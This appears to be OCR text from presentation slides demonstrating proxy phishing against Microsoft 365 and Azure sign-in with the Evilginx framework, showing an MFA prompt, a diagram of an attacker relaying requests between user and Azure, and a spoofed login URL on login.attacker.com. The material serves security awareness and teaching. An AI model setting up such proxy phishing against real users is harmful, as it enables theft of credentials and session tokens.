
Enter the code displayed in the authenticator app on your mobile device

285494

Having trouble? Sign in another way

More information

DEMONSTRATION - DOWNGRADED



```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
```

office.com/?auth=2

Microsoft 365


Welcome to Microsoft 365

Quick access


72230608322	Jun 26	Microsoft sent this
52230606780	Jun 26	Microsoft sent this

PROXY PHISHING


PROXY PHISHING



PROXY PHISHING



PROXY PHISHING - EVILGINX



User

Attacker

Azur
e

Forwards
response to user


Sign-in request

Response from Azure

Forwards request
to Azure

Link to the Evilginx framework:
made by @mrgretzky

PROXY PHISHING - EVILGINX



https://login.attacker.com/organizations/oauth2/v2.0/authorize?redirect_uri=https%3A%2F%2Fportal.azure.com%2Fsignin%2Findex%2F&response_type=code%20i...

Microsoft Azure

Microsoft

Sign in

to continue to Microsoft Azure

Email, phone, or Skype

No account? Create one!

